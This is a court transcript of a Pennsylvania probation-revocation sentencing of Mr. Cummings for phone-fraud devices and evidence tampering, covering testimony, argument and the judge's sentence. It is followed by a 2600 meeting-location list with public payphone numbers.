Additionally, Your Honor, Mr. Cummings throughout this investigation and throughout his Federal trial made various statements while in jail to a talk show WBAI in New York City regarding this investigation. Mr. Cummings would call WBAI and make statements regarding the Secret Service and other agencies and the courtroom proceedings.

Additionally, Your Honor, found in the search were copies of 2600 magazine and bulletin board statements regarding various issues. And just to make the Court aware, the 2600 magazines were originally founded by a group of computer hackers, Your Honor.

Additionally covered in the 2600 magazine, the internet and various other bulletin boards, electronic bulletin boards with statements by individuals regarding both the Federal case and this case currently before the Court today.

Additionally, there have been internet messages sent to the White House and to the First Lady Mrs. Clinton regarding this case. Your Honor, and also I would like to close with saying that Mr. Cummings' followers have taken upon themselves to make this —

MR. TRUJILLO: Objection, Your Honor, this has nothing to do with Mr. —

THE COURT: It's sustained

Q. Anything further?

A. Your Honor, I would like to say that, and previously I've been asked if I felt that Mr. Cummings was a danger. Your Honor, I would only conclude that I believe any reasonable person would feel that Mr. Cummings previous activity, as well as the vast amount of items that were obtained during the search, would lead anyone to believe that Mr. Cummings is a threat to the community because it is obvious that besides just being misguided intellectual curiosity in one particular area, it encompassed a number of areas of criminal activity

Q. Only one question beyond that. I think most of the other matters are not terms of art or matters that would not be ordinarily understood. What's a mercury switch agent?

A. A mercury switch is a device that could be utilized to complete an electronic circuit. Basically in layman's terms it would be a glass vial filled with mercury. And at each end it would have an electronic or a wire connection allowing an individual to place that particular electronic circuit.

Once the mercury switch is moved, then the circuit then is completed by the mercury itself moving and thus allowing a device to be turned on electrically.

Q. And in the course of your training and experience as a Secret Service Agent, what are mercury switches commonly used for?

A. They can use it in a host of the different settings. Our concern, of course, was because Mr. Cummings had a

great deal of information regarding explosives. I'm not aware of what Mr. Cummings' particular application of this device was to be used for.

Q. So I guess, getting to the point, Agent, with a mercury switch is it capable of being used on a bomb?

A. Yes, it is.

Q. Without making the allegation that that was, in fact, what he was using it for?

A. Yes, it is.

MR. POLANSKI: Thank you. I have nothing further, Your Honor.

THE COURT: Any questions?

CROSS-EXAMINATION

BY MR. TRUJILLO:

Q. Mercury switches are also used, are they not, in any household in order to regulate temperature, are they not?

A. They're used in a number of applications, electronic applications.

Q. Including simply thermostat, just to use regular temperature?

A. That's correct.

Q. Mr. Varney, you did not participate in the house — in the search of Mr. Cummings' residence, did you?

A. That is correct,

Q. So the information that you've given to the Court is all based upon the information you derived from speaking with the other Secret Service agents and members of Haverford Township Police Department?

A. No, that is not correct. My information is based on a chain of custody documents regarding the seizure of the evidence.

Q. And the house which was searched, can you describe that to the Court, please?

A. Yes, I believe it's a one-story split level house, wood and brick construction. I believe there were two people residing at this address. It was both Mr. Cummings and another individual.

Q. In fact, there were three people that lived at that house, were there not?

A. That I don't know.

Q. In fact, this was not Mr. Cummings' house, Mr. Cummings was a tenant in the house, isn't that correct?

A. That is correct. He was renting the house from another individual.

Q. Mr. Varney, the list that you just read to the Court on the items that were confiscated in the search of Mr. Cummings' residence, first, specifically where the items were found?

THE COURT: Can you start that question over again?

Q. Regarding the items that were found in the Defendant's residence, where were these items found?

A. The items were found in both Mr. Cummings' bedroom as well as a storage area within the garage. Specifically, if you would like me to address each item, I would have to pull the documentation and take a look at that. Additionally, Detective Morris would be able to shed some light over specifically where the items came from.

Q. In fact, the items were found in a bedroom, in a garage and also in the basement; is that correct?

A. That is correct.

Q. And Mr. Cummings had access to both of those, the basement and the garage?

A. Yes. Actually, it was Mr. Cummings' roommate that pointed out the areas and the items that belonged to Mr. Cummings.

Q. Mr. Varney, in terms of the — let's go through some of these items that you were just talking about, the white plastic — I guess what you called white plastic, as you say, is used or can be used for credit card fraud; is that correct?

A. Yes, that is correct.

Q. And Mr. Cummings has never been charged with any type of credit card fraud; is that correct?

A. No, the United States Attorney's Office opted to charge Mr. Cummings with violation of the 181029 Section (a)(5) and I believe (a)(6).

Q. Mr. Cummings was never charged with credit card fraud; isn't that correct?

A. That is correct.

Q. The stolen identification documents that you referred to, what stolen identification documents were you talking about?

A. There were a number of Pennsylvania drivers licenses that were stolen, and I determined that they were stolen by contacting the rightful owners who subsequently had advised me that their drivers license had either been stolen out of a vehicle or were subsequently stolen at an unknown point, an unknown time.

Q. And so Mr. Cummings then was also charged with possessing stolen identification documents; is that correct?

A. No, the United States Attorney's Office opted not to charge Mr. Cummings with that violation.

Q. The — you talked about tapping a telephone. You are part, you said, of the Telecommunications Squad for fraud; is that correct?

A. That is correct.

Q. Can you tell the Court what tapping a telephone means?

A. My definition in a layman's term would just simply be allowing an individual to have access to either real time or subsequent access to individuals telephone communication.

Q. Doesn't, in fact, tapping a telephone require at least law enforcement authorities authorization under Title 18 of the United States Code?

A. For a law enforcement agency, Federal Law Enforcement Agency, we would have to obtain Title 1 approval.

Q. At the time that this "tapping" took place, you're aware, are you not, that this was done on a — any recording that could have been made at this time was not illegal based upon the fact that the use of a scanner to intercept communications and cordless telephones at this time was not illegal? You're aware of that; are you not?

A. I don't believe that that was the means that Mr. Cummings used to monitor the telephone calls that we're talking about.

Q. What means do you think were used?

A. Based on my continued investigation, it was the township of Marple, Marple Township Police Department that had obtained at least one device which was at least one voice activated tape recorder hooked up to a telephone line.

Specifically, with regard to the phone tapping referring to Mr. Cummings' personal journals, it was never determined what type of device was used. I can only assume based on the first occurrence that the same type of device was used.

Q. What type of device was that?

A. A voice activated tape reporter.

Q. An answer machine?

A. So when an individual would pick up the telephone line, once there was noise on the telephone line, the tape recorder would begin to record both the dial tone, the numbers being dialed, as well as the conversation.

Q. It's an answering machine, right?

A. No.

Q. Well —

A. It was a voice activated tape reporter.

Q. The — through the use of these — of the journals which you reviewed, can you tell the Court approximately what time frame this took place?

A. I believe, and again I apologize, my memory may not be accurate, I believe it was during the summer of 1993 or '94, I would have to go back and take a look at the journal itself.

Q. The documents which you've provided to us in discovery, in fact, indicate, and I'll show them to you if you would like, that anything like this took place in the 1992 time frame, would that surprise you?

A. No, not at all. Taking a look at these documents these do look like the documents that I provided the United States Attorney's Office, however, without taking a look at the actual documentation, I couldn't say for sure, but they do appear to be.

Q. Was Mr. Cummings ever charged with committing any fraud relative to anybody's telephone company calling card, whether in his name or in anybody else's?

A. No. Again, the United States Attorney's Office opted not to charge Mr. Cummings with that.

Q. Was Mr. Cummings ever charged with the use of or unlawful possession of lock picking devices to include lock picking books?

A. I believe the local authorities have not determined as to whether they will charge Mr. Cummings with such, but the United States Attorney's Office did not charge Mr. Cummings with possession of lock picking devices.

Q. You're aware, are you not, and I think you stated that there were a number of computers found and information regarding computers and electronic communication equipment: is that correct?

A. Yes, that is correct.

Q. You're aware, are you not, that Mr. Cummings, for at least five years, made as his living the repair of computers? You're aware of that, are you not?

A. Yes, I am.

Q. And you have no evidence or no suggestion that indicates otherwise, do you?

A. I'm sorry. Could you repeat the question.

Q. You have no evidence that suggests otherwise that he was not involved in the repair — in the business of repairing computers during 1990 and 1995?

A. I do know that Mr. Cummings had his own business called Electronic Design, which he did repair computers.

Q. You're aware, are you not, that Mr. Cummings is also a federally licensed HAM radio operator, do you not?

A. I don't have first knowledge. Mr. Cummings and I have talked about HAM radios previously.

Q. And Mr. Varney, you're aware, are you not, that the statute under which Mr. Cummings was charged and did not become law until late October, 1994, are you not?

A. The particular section that Mr. Cummings was charged under I believe was codified sometime in October of 1994,

MR. TRUJILLO: That's all I have of this witness, Your Honor.

THE COURT: Mr. Polanski, anything further?

MR. POLANSKI: Nothing further.

THE COURT: Mr. Varney, thank you for attending.

THE COURT: We'll now turn to the defense. I'll hear anything on the defense side of the case.

MR. TRUJILLO: Your Honor, two things, just for the record. The statute is 1029 not 129; and secondly, the presentence investigators report at the — I believe there's Page 2 and I believe you Your Honor also stated that Mr. Cummings was sentenced federally to 8 months imprisonment. The guidelines were 2 to 8 months, but his sentence was 7 months,

THE COURT: I thought the presentence on the second page said 8 months and at the end it said 7 months.

MR. TRUJILLO: Yes, Your Honor.

THE COURT: So the 7 months is correct?

MR. TRUJILLO: Yes, Your Honor,

THE COURT: Thank you.

MR. TRUJILLO: Your Honor, I will not be presenting any evidence, simply argument. I will note for the Court that the Defendant's uncle, Mr. Benjamin Howels, is in support of Mr. Cummings. Your Honor, a week from Sunday will be one year to the day that Mr. Cummings was initially arrested on the charges which were involved in the Federal cases and which formed the basis for the parole — the probation violation to which Mr. Cummings has admitted and which this Court has found that this Defendant has indeed violated.

Your Honor, the last year of Mr. Cummings' life, I think Your Honor is well aware, has been an extraordinary difficult one for Mr. Cummings. I think that it's fair to say that the first time that the Defendant came before Your Honor he was probably a different person than he is today.

I think Your Honor would — just not only viewing the Defendant, but also the various things that have happened to the Defendant as a result of these prosecutions, I think it's fair to say that one of the major portions of sentencing is certainly punishment. And if the punishment portion of sentencing has not already taken place in Mr. Cummings' case, I don't know what else can punish Mr. Cummings.

Mr. Cummings was, and I'm not here at all to make light in any way of the violation, but the fact of the matter is that Mr. Cummings was, in fact — came into violation some 5 months after a new Federal Statute was passed.

Mr. Cummings certainly knew that he should not have been involved in these activities and Mr. Cummings has indicated to me, to this Court and also to Federal Court, that that will never happen again.

I think that Mr. Cummings had never before this time spent any real significant time hardly at all in either a Federal facility or in this facility, and in fact, he's been locked up with what's considered to be the most dangerous criminals in Northampton County Prison on the basis of his bail.

Your Honor, the Defendant has been punished. He's been punished severely. He's been punished swiftly. Mr. Hoke, in his report, indicates that the Defendant is not a good — or suitable candidate for continued supervision. I dispute that, and for the one simple reason that Mr. Cummings, with the exception of this one occurrence, always was somebody who showed up. He came here. He came with me at least two different times when he knew that he was probably going to be locked up immediately.

He actually, himself, came here three times, even though the hearing for the violation hearing was put off on a couple occasions. He knew here everytime on coming here, he expected to be locked up.

Your Honor, as I said to the Court the last time I was here, I have not ever in my experience — and I have done this kind of work for a number of years, I was a Federal prosecutor, I have never seen somebody this severely punished for the kind of violation that Mr. Cummings has been charged with, whether it's a probation violation or for an underlying offense for which Mr. Cummings was convicted of either statewide or federally.

Your Honor has a tremendous amount of discretion in how to sentence Mr. Cummings. I think Your Honor has certainly told Mr. Cummings in the past and now that his conduct will not be tolerated.

Mr. Cummings is under supervised release by the Federal Court for the next three years. I suggest, Your Honor, that it's probably not appropriate for Mr. Cummings to continue to be under two kinds of supervision, and that if he does anything in the next three years to violate his Federal supervision, I have a feeling that Judge Waldman is not going to take too kindly to that either.

I think Mr. Cummings has learned his lesson, and I will do everything in my personal power, Your Honor, to make sure that he never, never comes before this Court or any of the other courts again.

I know that Your Honor also has to look at the impact on the community and what kind of message you send by your message of Mr. Cummings. I suggest to Your Honor, Mr. Cummings has already spent in state custody and Federal custody almost 10 months in prison, and I would just ask that Your Honor consider that and perhaps consider imposing a sentence which takes into account and makes concurrent any sentence with the time that he has served Federally and certainly gives him credit for the time that he's spent in the state. That's all we have, Your Honor.

THE COURT: All right. Let's take a look at some of the materials that have been supplied to me. We first note that when a trial court imposes a sentence following revocation of probation, it must state his reasons on the record. There's a line of cases specifying that, including Commonwealth vs. Mathews, 486 **A.** 2d. 495 (PA. Super. 1984), must reflect our consideration of the criteria of the Sentencing Code, the circumstances of the offense, and the character of the Defendant.

Commonwealth vs. DeLuca, 418 A. 2d. 669 (PA. Super. 1980), upon revocation of probation, the trial court possesses the same sentencing alternatives which were available at the time of the initial sentencing. 42 PA. C.S.A. 9771(b).

So let's first review the circumstances of the offense. I have reviewed the file from Criminal Division and I set forth the following summary of the original charges that were presented to this Court:

On August 15th of 1993, Patrolman James Rowden of the Forks Township Police Department approached an automobile on Klien Road in Forks Township near the vo-tech school where an electronics fair was being held.

The officer characterized this area as rural and remote. A red Ford Thunderbird was parked outside the road beside the road with a broken taillight and a broken window behind the driver's door.

Patrolman Rowden checked the identification of the vehicle. The vehicle was not reported stolen. The automobile displayed a registration plate of a Chevrolet Sedan titled to an electronics firm, but the vehicle identification number showed the automobile was issued a valid registration plate to a Philadelphia resident so that the plate on the vehicle did not match with the vehicle itself.

Patrolman Rowden entered the vehicle to determine the true owner. The nature of equipment, which was in plain view, was electronics equipment that the officer saw inside the car. He looked in the glove compartment and found Mr. Cummings' checkbook but no other ownership documents.

Furthermore, a police scanner, a cellular telephone, a tape recorder and a draw string bag were found in the glove compartment and taken by the officer. The bag contained Radio Shack calculators and several automat-

ic phone dialers. Attached to the dialers were sheets of paper containing instructions.

The instruction sheets were for programming and operating directions for the devices which were referred to as red boxes, which are to place calls from public telephones without paying.

The officer went to the school in an attempt to locate the owner of the vehicle at the fair. The officer paged the owner of the vehicle through a description of the automobile and the Defendant by name.

The officer waited for approximately 15 minutes, but received no response. After consulting with his superior, Officer Rowden arranged for the vehicle to be towed. It was at that point that Mr. Cummings and two companions reached the vehicle.

Mr. Cummings provided information as an explanation, conflicting information regarding the vehicles registration and identification. Patrolman Rowden informed Mr. Cummings that the vehicle could not be driven without a valid license plate, so he transported Mr. Cummings and his companion to the Forks Township Police Department to issue the Defendant a citation with respect to the registration violation and to allow Mr. Cummings and his companion to arrange transportation back to the Philadelphia area.

While at the station, the Officer asked regarding the ownership of the equipment. Mr. Cummings stated that it was his property, but that the devices were merely telephone dialers.

Officer Rowden stated that he was aware that they were red boxes after reading the accompanying instructions. Mr. Cummings conceded that he manufactured them. Officer Rowden seized the radio electronic equipment with the corresponding instructions.

While at the station, Officer Rowden left Mr. Cummings and his companions in the room with the seized electronic devices. When he returned, he issued Mr. Cummings a summary citation regarding a violation of the Vehicle Code, and at that point told him he was free to go.

Mr. Cummings and his companions were unable to find transportation and they left the police station and proceeded on foot. While placing the red boxes into an evidence locker, Patrolman Rowden determined that the instruction sheets were missing and that batteries had been removed from the red boxes.

Officer Rowden installed some batteries, but only one device worked. Previously all the devices had been in operation on Officer Rowden's preliminary testing. Since no one else was in the police station when the Officer was involved with Cummings and his associate, he began to look for them.

The men were discovered walking along the road about a half a mile from the police station and they were detained for questioning. Officer Rowden inquired about the whereabouts of the instruction sheets and removal of the batteries. Mr. Cummings responded that the sheets were "smoked", meaning that they no longer existed and remarked that he had not been informed he could not have the instructions back.

After this exchange, Mr. Cummings was arrested for evidence tampering and the balance of the charges, which I have previously stated, and later he entered a plea of nolo contendere to that charge before me.

Let the record reflect that I have, of course, reviewed the circumstances of the underlying offense, and I have also reviewed the grounds for the Court to consider regarding a sentence of probation as specified in 42 PA. C.S.A. 9722, and I do not find the conditions weighing in favor of another order of probation following the revocation.

Furthermore, the commission of the new offense violates an implied condition of probation and indicates that the offender is a poor risk for probation. Under Section 9722 I find that there's been no showing whatsoever that the Defendant acted under strong provocation, no evidence at all that there were substantial grounds tending to excuse or justify the criminal conduct of the Defendant, no evidence that the victim of the criminal conducted induced or facilitated its commission, no evidence that the Defendant has compensated or will compensate the victim of criminal conduct.

Furthermore, based upon the fact that he was arrested both by local authorities and then Federal authorities only five months after his initial sentence of probation, I cannot find that the criminal conduct of the Defendant was the result of circumstances unlikely to recur.

At the time of the original sentencing, I concluded that the character and attitudes of the Defendant indicated that he was unlikely — I'm sorry — I made a finding that there was no evidence that he was unlikely to commit another crime.

As a matter of fact, the attitude of the Defendant, his disrespect towards the judicial system and the law enforcement system made me classify the Defendant at that time as a true wise-guy, and I kept his probation local rather than switch it to another county and take the chance that he might slip through the cracks.

I find that there's been no evidence whatsoever that the Defendant is likely to respond affirmatively to probationary treatment, and I find no evidence that confinement of the Defendant will provide excessive hardship.

I listened to the testimony from the Secret Service Agent, but I have to also balance that with the fact that the United States Attorney's Office had possession of all of that information and made its decision on what charges to file against the Defendant, made its decision on how to negotiate its plea with the Defendant, and I would gather that the sentence from the Federal Judge reflected the consideration of all of the elements — all of the evidence that has been presented to me which was utilized, like I said, both by the Federal Judge and the United States Attorney's Office.

However, I have to consider that the Defendant has pled guilty to having in his possession, March of 1995, during which time he was on probation from this Court,

two altered telecommunication devices and also admitted to having in his possession software to clone a cellular phone.

The communication devices enabled an individual to make phone calls without being billed by the appropriate phone company and the software enabled the possessor to make calls on cellular phones and charge calls to other individuals.

At the time was not that only a violation to Federal statutes, but those pieces of equipment were in the Defendant's possession while he was on probation from this Court.

Case decisions in Pennsylvania have long held that if a Defendant commits another crime while on probation, the Court may revoke the probation and sentence the Defendant to be imprisoned. Commonwealth vs. Pierce, as an example, 441 A. 2d. 1218, Pennsylvania Supreme Court case of 1982, however, Section 977 imposes a statutory limitation on a sentence of total confinement following revocation of probation, in that the Court cannot impose total confinement unless it finds that:

The Defendant has been convicted of another crime, or that the conduct of the Defendant indicates that it is likely that he will commit another crime if is he is not imprisoned, or such a sentence is essential to vindicate the authority of the court.

Furthermore, the sentence must not exceed the maximum sentence originally imposed. Commonwealth vs. Anderson, 643 A. 2d. 109, Superior Court case of 1994.

I've ordered, as you know, a presentence report, and I've incorporated it into the record. Let's just review that briefly now. What is the county of the Defendant's home address? What county?

THE DEFENDANT: Bucks County.

THE COURT: The Defendant is 33-years-old?

THE DEFENDANT: Thirty-four now.

THE COURT: Thirty-four. Okay. I have reviewed the official version, the police version. The police version as we all know, had access to the report quite lengthy includes all the items which Secret Service Agent Varney testified to. Then on Page 8 we referred to the Defendant's prior record.

The Federal offenses are, of course, shown, Then we get into a rather lengthy history of vehicle violations. This is probably the most lengthy record of vehicle violations I have ever reviewed as an attorney or as a judge. It goes on from Page 8 to Page 15 and although it sounds rather funny, the Defendant's license is suspended until the year of 2007.

Apparently this is consistent to the way that you have previously appeared before the Court. Mr. Cummings, you have no respect or regard to county or the state. There's continual violations almost on a monthly basis.

After your — first of all, how come, Mr. Cummings, you have two valid Pennsylvania licenses. Can you explain that to me?

THE DEFENDANT: I honestly — I don't know the reason. I believe I had one and then I also had a state — after it expired and it was subsequently suspended, after it expired I requested a state identification card from the Department of Motor Vehicles and that was issued to me.

I think there's some confusion as to what is a state identification card which is valid and a motor vehicle license. I know that I did not have two valid or two driver's license period.

THE COURT: Well, that statement is directly contrary to the information provided to me. I have been informed that you had two valid Pennsylvania licenses and in that fact, both of them have now either been revoked or suspended. I don't believe a formal identification gets revoked or suspended. I can only say that it's reported to me that you had two valid licenses, with two valid license numbers. I can give you their numbers. I don't understand what you're saying.

THE DEFENDANT: The second number was for a state identification card and the card said on it non-driver's license and that was issued by Harrisburg, so that's the best explanation I can give you, Your Honor,

THE COURT: Yet you were issued vehicle violations to that number because in both numbers you were issued vehicle violations. It seems unusual to me that you would receive vehicle violations for an identification card, but you're permitted to say whatever you want to say. I can only say that the information that's been provided to the Court is contrary to that.

Almost on a monthly basis you received violations after your license was either suspended or revoked. You continued to drive and readily admitted that to a probation officer because you had to get to work. You did disregard those suspensions or revocations and continued to drive.

When you originally appeared before me for the probation violation, how did you get here?

THE DEFENDANT: That day I took a bus.

THE COURT: You took a bus?

THE DEFENDANT: Yes, sir.

MR, TRUJILLO: And Your Honor, I can represent to the Court that the other times that he had came up here he had gotten a ride from a friend of his.

THE COURT: I have no reason to dispute that. I don't know personally. All I can say is from 1992 through early 1994, almost on a monthly basis he was receiving vehicle violations. Not only was he — enough said about that.

It's one of the most lengthy records of vehicle violations I have ever reviewed. Education, you graduated from Troy High School and attended the Penn State Wilkes-Barre campus. Employment, it does list your employment record. Then the evaluative summary has to be one of the poorest summaries I have ever reviewed from someone who is not charged with a crime of violence.

I readily agree with you that you're not charged with anything that involves violence or danger which

involves individuals in their personal capacity, but certainly it's one of the poorest evaluative summaries I have either reviewed as attorney or as a judge. Also, another question I have, and this is in line with most of this information I have received about you, your interest in having other types of identifications to driver's license, you reported that you had a record of three offenses which do not appear on your Pennsylvania State Rap Sheet. Do you know why?

THE DEFENDANT: No. I truthfully gave that information to Mr. Hoke.

THE COURT: Okay. You reported in 1981 a conviction for loitering.

THE DEFENDANT: That's correct.

THE COURT: Have you always had the same social security number?

THE DEFENDANT: Always, Your Honor.

THE COURT: Okay. In 1986 you have a conviction for receiving stolen property. Again you used the same social security number then as you do now?

THE DEFENDANT: Always, Your Honor.

THE COURT: Let me just finish first, then I'll give you a chance to explain. And then 1989 a conviction for harassment, and I don't believe that would be in the state computer. That would only be office of a local magistrate at that time. I believe now that it would be in the state computer, but not back in 1986. Where was that conviction for receiving stolen property? What county?

THE DEFENDANT: Delaware County.

THE COURT: You said you utilize the same social security number as you do now?

THE DEFENDANT: All my life.

THE COURT: And there's a 1981 conviction for loitering. Where was that?

THE DEFENDANT: What year was that?

THE COURT: 1981.

THE DEFENDANT: That was in Luzerne County.

THE COURT: I don't have any explanation for it. It runs strictly by social security numbers so I don't know why those would not appear on your rap sheet.

THE DEFENDANT: I can't explain Mr. Hoke's inability to get the proper information, but I can say that this Court had a copy of that, as you call it a rap sheet, with those charges listed on it at my original sentencing here in this Court in October of 1994.

THE COURT: Well, that would be in the possession of the District Attorney's Office.

MR. TRUJILLO: And Your Honor, I'll also note that the Federal Probation Office also confirmed that.

THE COURT: That they had those?

MR. TRUJILLO: And that was taken into account.

THE COURT: Mr. Hoke was unable to find those through his check of — in the state computer, but I'm only reporting what's been given to me. It's then concluded in here that you did — well, your license is suspended until the year of 2007. Mr. Hoke was also of great concern that while you were on probation you had reported to him an address which was only a box number, not the actual address where you were residing. Why didn't you provide him with the actual address where you were residing?

THE DEFENDANT: I provided the Court with a certified letter indicating my residence address. Initially I did not meet with Mr. Hoke. I met with two other individuals in his office and I explained the situation that I have a mailing address because the mail that I get at my residence address will not get to me because I had the problem with the landlord not giving me my mail. I was not straight with Mr. Hoke about that information.

THE COURT: Why not?.

THE DEFENDANT: I told him three weeks ago when I met him that I was being less than straightforward in giving him that information. I also did have a valid concern about getting mailings from him, but I left it at that and I admitted to him when I spoke with him three weeks or a month ago that I was less than straight forward about that.

THE COURT: The probation office also concluded that you appear to accept little responsibility for the crimes committed and that you show no remorse. That, of course, is consistent with the attitude that you have always expressed in the courtrooms.

I understand that you may disagree with whether or not certain laws are legitimate or not, but on two separate opportunities, Mr. Cummings, you've had the opportunity to plead innocent and declare your innocence. Instead, on two separate opportunities you entered pleas before different courts. You went with a nolo contendere plea in this Court, and you entered a plea in Federal Court.

The probation office concludes that probation supervision has not been successful with you. I find that the conviction of another crime following your sentence of probation here and you were given an opportunity, you were a young man, cocky as you were, I still gave you an opportunity to work this out on probation.

I must find, based upon the information that's been provided to me, that there is an undue risk that during the period of probation or partial confinement that you would commit another crime, that you have been convicted of another crime following your sentence of probation, and that you are in need of correctional treatment that can be provided most effectively by your commitment to an institution and that a lesser sentence would depreciate the seriousness of your crime.

Mr. Cummings, I say this sincerely that this country provides great liberties and resources to its citizens. It's dependent upon the voluntary cooperation of the citizens to follow the law. Although you get a different perspective than that when you sit in criminal court, we have to remember that the vast majority of citizens obey the law.

When I look at someone like you with this God given intelligence whose had an education, when I look at you with all these advantages that you have pled guilty and voluntarily committed crimes, that's a sign

that that system is falling apart and that's when we, unfortunately, have to step in and say we must protect the rest of society from this.

Now, the information that's been provided to me from the Secret Service, I have to balance. Certainly that makes you appear one step above a terrorist, but I'm not sentencing you on any of that information, and I have to take that apart from my consideration in this case.

I'm sentencing you on the charge of tampering of evidence, the same as I had sentenced you initially rather than a term of probation. That information is relevant to your character, but it has to be, as I said, balanced with other information that's been provided to me.

I also have to know that you committed these offenses and that you had in your possession these items only five months after you were sentenced to probation by this Court.

Therefore, for the reasons that I have stated, I find that I must sentence you to incarceration to a minimum of six (6) months to a maximum of twenty-four (24) months, and that upon your release you shall be under the supervision of the State Parole Board, I'm going to establish a fine of $3.000 and I'll give you the full term of the maximum sentence to pay the $3,000 fine as well as costs and restitution.

He may be given credit for time served, only to the time that he has served on this sentence, that would be the day that he was incarcerated on the detainer here in relation to the probation violation and I'm not sure if he did.

If he has served any incarceration prior to the time of his original sentence, he's not given time served for the time served on the Federal sentence. That was for different charges. I do agree with one of your original requests, and I'll agree that your incarceration may be transferred to Bucks County so that you may be in touch with your relatives. I didn't permit that the first time around. Perhaps looking back that might be the best thing to help you, because eventually you're going to be released to be better incorporated into society again. Are there any questions regarding his sentence?

MR. TRUJILLO: Your Honor, as to the fine, I'm sorry, did the Court make a finding of his ability to pay that fine?

THE COURT: I made that finding based upon the information provided to me in the presentence report regarding his work history and his ability to earn income. If, upon his release, he certainly cannot be held in contempt if he does not have the ability to pay the fine. And if circumstances show that that fine is above his means, that's certainly something that I would reconsider. But it's based on what I have been provided as to his income, ability, capacity and as to his prior work history and I rely on the information contained in the presentence report.

Do you understand that that you have right to file a written post-sentence motion within ten days from today? All requests for relief must be included in this motion which may include a motion regarding my decision to revoke your probation and a motion to modify your sentence.

You have the right to file a motion objecting to any error appearing on the face of the record. You have the right to file a motion for a new hearing raising any errors that you believe were prejudicial to your case or challenging the weight of the evidence or raising any other grounds. You also have the right to file a motion, as I said, to modify the sentence.

The post-sentence motion must be decided within 120 days of the filing of the motion. If you file this motion and it is denied, you have the right to file an appeal to the Superior Court within 30 days from the denial of the post-sentence motion. If you do not file a written post-sentence motion, then you still have the right to file an appeal to the Superior Court within 30 days of today.

The issues raised on your behalf before and during the hearing are preserved for appeal whether or not you elect to file a post-sentence motion.

You have the right to file an appeal on any of the following grounds: That your sentence is illegal, in which case if the Superior Court agreed, you would be resentenced; or on any of the grounds that you could have raised in the post-sentence motion.

You have the right to the services of an attorney for preparing and filing such motions and for taking such appeal. And if you cannot afford an attorney, the Court will appoint one for you free of charge on your request, or the appointed or private attorney you now have will continue to serve and represent you free of charge with respect to filing such appeal.

If you cannot afford to pay the fees necessary to file the appeal, the Court will waive the fees. So to summarize, you have the right to file a written post-sentence motion within 10 days of today. Do you understand this right?

THE DEFENDANT: Yes, Your Honor.

THE COURT: You have the right to appeal within 30 days from the denial of your post-sentence motion, or if you do not file a post-sentence motion within 30 days from today, do you understand?

THE DEFENDANT: Yes, your Honor.

THE COURT: You have the right to counsel free of charge to you for the preparation and filing of a post-sentence motion and/or appeal if you cannot afford to higher private counsel, do you understand?

THE DEFENDANT: Yes, Your Honor.

THE COURT: Do you have any questions?

THE DEFENDANT: No, Your Honor.

THE COURT: If you are going to file either a post-sentence motion in this Court or an appeal to the Superior Court, you have the right to ask me to set bail or maintain the bail you now have. Thank you. That's the conclusion of this matter.

(Concluded.)

2600 MEETINGS

NORTH AMERICA

Anchorage, AK

Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI

Galleria on South University.

Atlanta

Lennox Food Court near the payphones by Cinnabon.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC

South Park Mall in the food court near the payphones.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Cleveland

Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC

Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH

City Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Iowa City, IA

Fourth floor of Pappajohn Business Administration Building by the payphones near the Eleanor Birch conference room.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Meriden, CT

Meriden Square Mall, Food Court. 6 pm.

Nashville

Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans

Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New YorkCity

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Orlando, FL

Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, third level at the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor.

Toronto, ONT (Canada)

Sheppard Centre, Food Court area (around Second Cup). 7 pm.

Vancouver, BC (Canada)

Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC

Pentagon City Mall in the food court.

*****

AUSTRALIA, EUROPE, SOUTH AMERICA

Aberdeen, Scotland

Outside Marks & Spencers, next to the Grampian Transport kiosk.

Belo Horizonte, Brazil

Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina

In the bar at San Jose 05.

Bristol, England

